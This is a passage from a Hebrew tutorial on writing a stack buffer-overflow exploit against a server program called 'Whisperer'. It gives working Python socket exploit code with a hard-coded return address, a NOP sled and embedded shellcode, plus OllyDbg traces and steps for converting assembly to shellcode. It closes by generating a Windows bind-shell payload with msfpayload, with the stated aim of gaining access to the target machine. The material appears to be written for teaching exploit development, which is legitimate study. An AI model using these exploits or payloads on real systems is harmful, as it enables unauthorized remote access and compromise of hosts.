0x77d5aa01 push esp; ret
0x77d8af0a jmp esp
0x77daacbf jmp esp
0x77daaccf jmp esp
0x77daacdb jmp esp
....
0x77dc16d7 jmp esp
0x77dc1fc7 jmp esp
0x77dc7c5f jmp esp
0x77dc7c6f jmp esp
0x77dc7c7b jmp esp
```

Return Address

כתובת הוראת האסמבלר JMP ESP שאותה נכתוב על EIP נקראת Return Address

מיד אנו נערוך את קוד ה-Exploit ונטמיע בו את כתובת זו אך לפני כן חשוב לציין שאנו לא נרשום אותה בצורה הנוכחית שלה: 77D8AF0A אלא בהיפוך ז"א: 0AAFD877.



היפוך זה נקרא: **little endian**

little endian בארכיטקטורת מעבד **x86** היא שיטת אחסון נתונים נומריים בזיכרון

הערך הפחות משמעותי הוא זה שיאוחסן ראשון (**LSB** (Least significant byte)).

אמנם לא דנו בכך עדיין אך הכתובת **77D8AF0A** עלולה להוות בעיה מכיוון והיא מכילה תו בעייתי שהוא: **0A** בהמשך המאמר נרחיב בנושא אך לעת עתה נצטרך לאתר כתובת חלופית, ננסה לחפש הוראת **JMP** נוספת ב-**user32.dll**, לאחר שלא נמצאה הוראה נוספת בתוך אולי, אנו יכולים להמשיך לחפש ב- **dll** אחר, אך בואו ננסה לחפש את ההוראה **call esp**

מצויין, נמצאה הכתובת: **77D6B141**

לא לשכוח, עלינו לרשום את הכתובת כך: **41B1D677**, אנו נערוך שוב את ה-**Exploit** שלנו ובמקום האות **B** שחוזרת על עצמה 4 פעמים נרשום את ה-**return address** בצורת **little endian**.

```
#!/usr/bin/python
import socket

host = "192.168.1.103"
port = 4321

buffer="\x41" * 268

# 77D6B141 - CALL ESP KERNEL32.DLL
buffer+="\x41\xB1\xD6\x77" # return address


buffer+="\x43" * 400


s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host,port))

data=s.recv(1024)
print "[+] " + data
print "\n[+] Sending buffer..."
s.send(buffer)
data=s.recv(1024)
print "[+] " + data
s.close()
print "Done!"
```




לפני שנריץ את הקוד ניצור נקודת הפסקה באולי לכתובת של `jmp esp` כדי לוודא שהכל עובד כשורה

קודם כל ניגש לכתובת ע"י לחיצה על הסימן  (go to address) בסרגל הכלים נזין את ה- `return address` ונלחץ על OK:




אנו אמורים להגיע לכתובת הנ"ל, ייתכן ובפעם הראשונה לא תנחתו בכתובת המבוקשת במקרה שכזה יש לחזור על הפעולה פעם נוספת.


כאשר נגיע למיקום הכתובת עלינו ליצור את נקודת העצירה (break point) ע"י סימונה ולחיצה על מקש `F2`, שימו לב שהכתובת תודגש בצבע אדום:



עכשיו אנו יכולים להריץ את קוד הפיתון, לאחר קריסת `Whisperer`, אולי יפסיק את פעולתה בדיוק בנקודה שביקשנו, שימו לב שעכשיו הכתובת מסומנת בשחור:



גם בחלון האוגרים ניתן לראות שהאוגר EIP מכיל את ה- `return address`:





עכשיו נבדוק האם ההוראה הבאה אכן תפנה אותנו לתוכן של ESP (המשך ה-buffer)

נעשה זאת ע"י לחיצה על מקש **F7 – Step into**, ההוראה תתבצע ונראה שהופננו לתוכן של ESP.

***חשוב לציין שהשימוש בספריות של מערכת ההפעלה עבור ה-return address מגביל את תאימות ה-Exploit לאותה גרסה בלבד עם אותה חבילת השירות הספציפית שמותקנת עליה, לעומת השימוש בכתובת מתוך הקובץ הבינארי או ספריות השייכות לו שיאפשר תאימות לגרסאות נוספות של חבילות שירות ומערכות הפעלה.**

```
OllyDbg - Whisperer.exe - [CPU - main thread]
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
0022F970 43 INC EBX
0022F971 43 INC EBX
0022F972 43 INC EBX
0022F973 43 INC EBX
0022F974 43 INC EBX
0022F975 43 INC EBX
0022F976 43 INC EBX
0022F977 43 INC EBX
0022F978 43 INC EBX
0022F979 43 INC EBX
0022F97A 43 INC EBX
0022F97B 43 INC EBX
0022F97C 43 INC EBX
0022F97D 43 INC EBX
0022F97E 43 INC EBX
0022F97F 43 INC EBX
0022F980 43 INC EBX
0022F981 43 INC EBX
0022F982 43 INC EBX
0022F983 43 INC EBX
0022F984 43 INC EBX
0022F985 43 INC EBX
0022F986 43 INC EBX
0022F987 43 INC EBX
0022F988 43 INC EBX
0022F989 43 INC EBX
0022F98A 43 INC EBX
```


מצויין, הכל מתקתק כמו שצריך, הגיע הזמן להציג ל-Whisperer קוד משלנו, אנו מיד נראה כיצד ומהיכן ניתן להשיג קוד קיים, כיצד ניתן לחולל קוד באמצעות Metasploit וכיצד נטמיע אותו ב-Exploit.

הקוד שאנו נציג ל-Whisperer מכונה בשם Shellcode.

Shellcode

ה-Shellcode הוא בעצם פיסת קוד שתשמש כמטען (payload) אותו נשלח למטרה, קוד זה יבצע פעולות כגון: הרצת פקודות מערכת, הוספת משתמש, קבלת חיבור מהמטרה אלינו בצורת Command Shell ועוד...

את ה-Shellcode ניתן לכתוב באסמבלר או ב-C, אנו לא נדון בתהליך כתיבת קוד זה אלא על השגתו ממקורות שונים בדיקתו והטמעתו בקוד הפייתון שהוא בעצם ה-Exploit שלנו.



ישנם מספר מקורות שמהם אנו יכולים להשיג קוד זה, לדוגמה:

<http://www.exploit-db.com/shellcode/>

<http://www.shell-storm.org/shellcode/>

<http://projectshellcode.com/>

כמובן שעלינו להשתמש ב-Shellcode לפלטפורמה המתאימה, במקרה שלנו זוהי סביבת חלונות ולכן נשתמש ב-Shellcode ל-Win32.

לצורך הדוגמה אנו נשתמש בקוד שכל תפקידו יהיה להציג תיבת הודעה (msg box) הקוד נלקח מכאן: <http://www.shell-storm.org/shellcode/files/shellcode-526.php>

להלן הקוד בשפת אסמבלר, אנו נהדר אותו לקובץ בינארי, נמיר אותו ל-Shellcode ונבדוק את פעולתו, חשוב לציין שקוד זה מותאם לסביבת Windows XP SP2

```
mov ecx,7c82dd38h ;"Admin" string in mem
xor eax,eax
mov ebx,7c860ad8h ;Addr of "FatalAppExit()"
push ecx          ;function from Kernel32
push eax
call ebx          ;App does a Clean Exit.
```

נסדר את הקוד בקובץ טקסט ונשמור אותו בשם msgbox.asm

אנו נשתמש במהדר אסמבלר בשם nasm כדי להדר את הקוד לקובץ בינארי בשם msgbox.bin


```
root@Blackbox:~# nasm msgbox.asm -o msgbox.bin
```

אנו נמיר את הקובץ הבינארי ל-Shellcode, אציג שתי שיטות לביצוע המשימה

השיטה הראשונה היא בצורה ידנית:

נפתח את הקובץ באמצעות עורך הקסדצימלי בשם hexedit נעתיק את תוכנו ונסדר אותו

```
root@Blackbox:~# hexedit -b msgbox.bin
```



```
root@Blackbox: ~  
File: msgbox.bin          ASCII Offset: 0x00000000 / 0x00000015 (%00)  
00000000  66 B9 38 DD 82 7C 66 31  C0 66 BB D8 0A 86 7C 66  f.8..|f1.f....|f  
00000010  51 66 50 66  FF D3                                     QfPf..  
  
^G Help  ^C Exit (No Save)  ^T goTo Offset  ^X Exit and Save  ^W Search
```

את התוכן שהעתקנו נדביק לקובץ טקסט חדש נקרא לו: msgbox.txt

נשתמש בפקודה הבאה כדי לסדר אותו, נפטר מהרווחים, טקסט מיותר וכו'...

```
root@Blackbox:~# cat msgbox.txt | cut -d " " -f2-22 | tr -d " " | tr -d "\n"
```

התוצאה היא:

```
66B938DD827C6631C066BBD80A867C6651665066FFD3
```

עכשיו נכין את הפלט לפורמט הקסדצימלי שאותו נטמיע בקוד הפייתון של ה-Exploit

```
"\x66\xB9\x38\xDD\x82\x7C\x66\x31\xC0\x66\xBB\xD8\x0A\x86\x7C\x66\x51\x66\x50\x66\xFF\xD3"
```

האופציה השניה היא להשתמש בכלי שנכתב ע"י Peter Van Eeckhoutte ונקרא pveReadbin.pl

```
root@Blackbox:~# perl pveReadbin.pl msgbox.bin  
Reading msgbox.bin  
Read 22 bytes  
  
"\x66\xB9\x38\xDD\x82\x7C\x66\x31"  
"\xC0\x66\xBB\xD8\x0A\x86\x7C\x66"  
"\x51\x66\x50\x66\xFF\xD3";  
  
Number of null bytes : 0
```

ניתן להשתמש גם בכלי שנקרא **s-proc** כדי להמיר את הקובץ הבינארי ל-**Shellcode**:

<http://math.ut.ee/~mroos/secprog/shellcode/s-proc.c>

אמנם הקובץ המקורי שהורדנו מ-**Shell storm** כבר הכיל את ה-**Shellcode** בפורמט הדרוש לנו אך בכל זאת רציתי להציג את התהליך הידני.

בדיקת והטמעת ה-Shellcode


בתוך הקובץ שהורדנו מ-**Shell storm** ניתן למצוא גם קוד בשפת C המשלב בתוכו את ה-**Shellcode**

```
char code[] = "\xB9\x38\xDD\x82\x7C\x33\xC0\xBB"
              "\xD8\x0A\x86\x7C\x51\x50\xFF\xD3";


int main(int argc, char **argv)
{
    int (*func)();
    func = (int (*)()) code;
    (int) (*func)();
}
```

קוד זה מאפשר לנו לבדוק את ה-**Shellcode** מחוץ ל-**Exploit** שלנו לפני הטמעתו, אנו יכולים להחליף את התוכן של `char code []` עם כל **Shellcode** שנחפץ, את הקוד נדביק בקובץ שנקרא **msgbox.c**.

אנו נצטרך להדר את הקוד באמצעות מהדר לשפת C/C++ , לדוגמת **Dev-C++**:




לאחר תהליך ההידור נריץ את הקובץ שנוצר **msgbox.exe** ונצפה בתוצאה:



עכשיו הגיע הזמן לערוך את קוד הפייתון ולהוסיף את ה-**Shellcode**, למרות שגודל המטען שלנו הוא רק 16 בתים ואנו שלחנו **buffer** של 5000 בתים ל-**Whisperer** בואו ונבדוק כמה מקום באמת זמין לנו עבור ה-**Shellcode**.

לשם כך אנו נצטרך לבצע חישוב קטן, כאשר דנו בנושא **return address** הצבנו נקודת עצירה לתוכנית וביצענו קפיצה ל-**buffer** שלנו, כפי שאתם יכולים לראות בצילום המסך הבא ה-**buffer** מתחיל בכתובת:


0022F970 אנו נגלול מעט כלפי מטה להיכן שמסתיים ה-**buffer** שמורכב מהאות **C**, או 43 בהקסדצימלי:




היכנסו באמצע ה-**buffer** אנו יכולים לראות שמהשו השתבש, משהו קוטע את הרצף של ה-**buffer**.

כפי שניתן לראות בצילום המסך הבא זהו התו **00**, לצורך העניין אנו נתייחס לזה כסוף ה-**buffer** זאת אומרת שורה אחת מעל שהיא הכתובת: **0022FAFF**:

0022FAF8	43	INC EBX
0022FAF9	43	INC EBX
0022FAFA	43	INC EBX
0022FAFB	43	INC EBX
0022FAFC	43	INC EBX
0022FAFD	43	INC EBX
0022FAFE	43	INC EBX
0022FAFF	43	INC EBX
0022FB00	0043 43	ADD BYTE PTR DS:[EBX+43],AL
0022FB03	43	INC EBX
0022FB04	43	INC EBX
0022FB05	43	INC EBX




החישוב שלנו יהיה הכתובת בסוף ה-buffer מינוס הכתובת בתחילת ה-buffer.
את החישוב נבצע בכל מחשבון שתומך בתצוגה מדעית כגון **KALC** בלינוקס או המחשבון של **Windows**
במידה ואנו משתמשים ב-**windows calc** יש לעבור למצב מדעי ולבחור במצב **HEX**:



החישוב יהיה:

$0022FAFF - 0022F970 = 18F$

את התוצאה **18F** נמיר למספר דצימלי ע"י בחירה במצב **DEC** במחשבון:



זאת אומרת שיש לנו בערך **399** בתים זמינים עבור ה-Shellcode שלנו.

בואו ונערוך את קוד הפיתון של ה-**Exploit** ונוסיף את ה-Shellcode, בנוסף ל-Shellcode אנו נבצע עוד שינוי קטן ונוסיף **NOP SLED** על חשבון ה-buffer הנותר.


NOP SLED מורכבת מההוראה **NOP (no operation)** שמוכפלת מספר פעמים וזאת כדי להבטיח גישה "חלקה ונעימה" יותר ל-Shellcode.

בהקסדצימלי ההוראה **NOP** מיוצגת כ-"**\x90**".

לפני שנערוך את הקוד, בואו ניזכר מה היה לנו עד כה ומה המצב עכשיו אחרי שחישבנו את גודל ה-buffer האפשרי.

268 בתים עבור הקריסה, **4** בתים של ה-return address ו-**399** בתים עבור שארית ה-buffer.

מתוך ה**399** הבתים הנותרים אנו נחסיר **20** בתים עבור ה-**NOP SLED**, **16** בתים עבור ה-Shellcode ואת שאר ה-buffer נרפד גם ב-nops:





```
#!/usr/bin/python
import socket
host = "192.168.1.103"
port = 4321
buffer="\x41" * 268 # crash
buffer+="\x41\xB1\xD6\x77" # CALL ESP KERNEL32.DLL return address
buffer+="\x90" * 20 # nop sled
# 16 bytes Msgbox shellcode
buffer+="\xB9\x38\xDD\x82\x7C\x33\xC0\xBB\xD8\x0A\x86\x7C\x51\x50\xFF\xD3"
buffer+="\x90" * 363 # nop padding
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host,port))
data=s.recv(1024)
print "[+] " + data
print "\n[+] Sending buffer..."
s.send(buffer)
data=s.recv(1024)
print "[+] " + data
s.close()
print "Done!"
```

נטען את **Whisperer** באולי, נבצע הרצה, נמצא את ה-**return address** באמצעות **go to address** ונשים נקודת עצירה (**breakpoint**) על כתובתה.

בואו נריץ את ה-**Exploit** שלנו ונראה את פרי העבודה שלנו...

לאחר ש-**Whisperer** תעצור בנקודת העצירה נלחץ על **F7** כדי לקפוץ ל-**ESP**:






הגענו ל-nopsled ומיד אחריה אנו יכולים לראות את ה-Shellcode, באופן נשים נקודת עצירה נוספת אחרי ה-Shellcode על אחד ה-nops:

0022F970	90	NOP	
0022F971	90	NOP	
0022F972	90	NOP	
0022F973	90	NOP	
0022F974	90	NOP	
0022F975	90	NOP	
0022F976	90	NOP	
0022F977	90	NOP	
0022F978	90	NOP	
0022F979	90	NOP	
0022F97A	90	NOP	
0022F97B	90	NOP	
0022F97C	90	NOP	
0022F97D	90	NOP	
0022F97E	90	NOP	
0022F97F	90	NOP	
0022F980	90	NOP	
0022F981	90	NOP	
0022F982	90	NOP	
0022F983	90	NOP	
0022F984	B9 38D0827C	MOV ECX, 7C82D038	
0022F985	33C0	XOR EAX, EAX	
0022F986	BB D00A867C	MOV EBX, kernel32.FatalAppExitA	
0022F987	51	PUSH ECX	
0022F988	50	PUSH EAX	
0022F989	FFD3	CALL EBX	
0022F990	90	NOP	
0022F991	90	NOP	
0022F992	90	NOP	
0022F993	90	NOP	
0022F994	90	NOP	
0022F995	90	NOP	
0022F996	90	NOP	
0022F997	90	NOP	
0022F998	90	NOP	
0022F999	90	NOP	
0022F99A	90	NOP	
0022F99B	90	NOP	
0022F99C	90	NOP	
0022F99D	90	NOP	

ASCII "Admin"

ונמשיך את הרצת Whisperer ע"י לחיצה על המקש F9:



מצויין, ה-Shellcode שלנו עובד מתוך ה-Exploit, הודעה קפצה על המסך, עכשיו אתם יכולים לבדוק זאת גם מחוץ לאולי.

יצירת Shellcode באמצעות Metasploit

אתם בטח חושבים לעצמכם עכשיו, כל העבודה הזאת בשביל להציג הודעה על המסך?

אז זהו...שלא.... ☺

המטרה האמיתית שלנו היא לקבל גישה למערכת שמריצה את Whisperer לשם כך אנו נשתמש ב-Metasploit.



ב-Metasploit קיים כלי בשם **msfpayload** המאפשר לנו לייצר **Shellcode** עבור מטענים (**Payloads**) שונים למגוון של פלטפורמות, חלק מהמטענים שניתן לייצר הם:

Windows Execute Command

Windows Execute net user /ADD

Windows Bind/Reverse Shell

Windows VNC Server Inject

Meterpreter Bind/Reverse Shell

בואו נסתכל על התחביר והאפשרויות הקיימות בכלי זה ורלוונטיות למאמר זה:

```
Usage: ./msfpayload <payload> [var=val] <[S]ummary|[C]|[R]aw>
```

ננסה לייצר את אחד מהמטענים הנ"ל ונבחר **Windows bind shell** אך תחילה נחפש את שם המטען באמצעות הפקודה:

```
root@Blackbox:~# msfpayload | grep windows | grep shell | grep bind | grep
```

אנו נראה מספר אפשרויות בפלט, אך נבחר ב: **windows/shell_bind_tcp**

בואו ונראה מהן האפשרויות העומדות בפנינו בייצור מטען זה על ידי הרצת הפקודה **msfpayload** מלווה בשם המטען ולבסוף האות "S" שמראה לנו את האפשרויות שניתן להגדיר עבור המטען כמו תיאור גודל ועוד פרמטרים נוספים.
הדגשתי באדום את המידע הרלוונטי עבורנו:


```
root@Blackbox:~# msfpayload windows/shell_bind_tcp S

Name: Windows Command Shell, Bind TCP Inline
Version: 8642
Platform: Windows
Arch: x86
Needs Admin: No
Total size: 341
Rank: Normal

Provided by:
vlad902 <vlad902@gmail.com>
sf <stephen_fewer@harmonysecurity.com>

Basic options:
Name      Current Setting  Required  Description
----      -
EXITFUNC  process          yes       Exit technique: seh, thread, process
LPORT     4444             yes       The listen port
RHOST     no               no        The target address

Description:
Listen for a connection and spawn a command shell
```




כפי שניתן לראות פורט ברירת המחדל הוא 4444 לצורך ההדגמה נשנה את הפורט, להלן תחביר הפקודה:

```
root@Blackbox:~# msfpayload windows/shell_bind_tcp LPORT=5555 C
```

הוספנו את הפרמטר LPORT זהו הפורט שה Shell ימתין לחיבור, האות C מייצגת את פורמט ה-Shellcode.

```
